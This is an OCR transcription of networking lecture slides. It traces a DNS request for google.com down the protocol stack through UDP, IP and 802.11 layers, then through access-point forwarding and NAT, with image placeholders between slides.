
From the web browser to the web server (in another AS)




From the web browser to the web server (in another AS)




From the web browser to the web server (in another AS)




From the web browser to the web server (in another AS)




From the web browser to the web server (in another AS)



From the web browser to the web server (in another AS)




From the web browser to the web server (in another AS)



Layered Protocol Stack (DNS request)

- ❏ DNS: ***"give me the IP address of www.google.com"***
- ❏ UDP: insert source and destination ports (+ checksum)
- ❏ IP provides
  - addressing: destination and source addresses
  - fragmentation
  - and other minor things (csum, QoS mark, TTL) ..
- ❏ Access network layer changes hop by hop


Protocol Stack (DNS request - simplified)



DNS
resolve google.com

application layer: forge DNS request

Protocol Stack (DNS request - simplified)




DNS
resolve google.com

UDP
sport: 5000, dport: 53


transport layer: insert ports

Protocol Stack (DNS request - simplified)



network layer: insert addresses

Protocol Stack (DNS request - simplified)



DNS
resolve google.com


UDP
sport: 5000, dport: 53

IP
10.0.0.100
85.18.200.200

802.11
ac:de:48:00:11:22
00:50:56:c0:00:13


MAC layer: insert MAC addresses and TX

Protocol Stack (DNS request - simplified)




AP receives the packet → MAC layer sends to IP layer

Protocol Stack (DNS request - simplified)




IP: not my address→ FWD and NAT (also source port may be changed)

Protocol Stack (DNS request - simplified)




upper layers are not involved (unless we have something like a firewall or proxy etc...)

Protocol Stack (DNS request - simplified)




packet is sent to the NIC for TX. Let us assume the server is the next hop. MAC addresses change accordingly

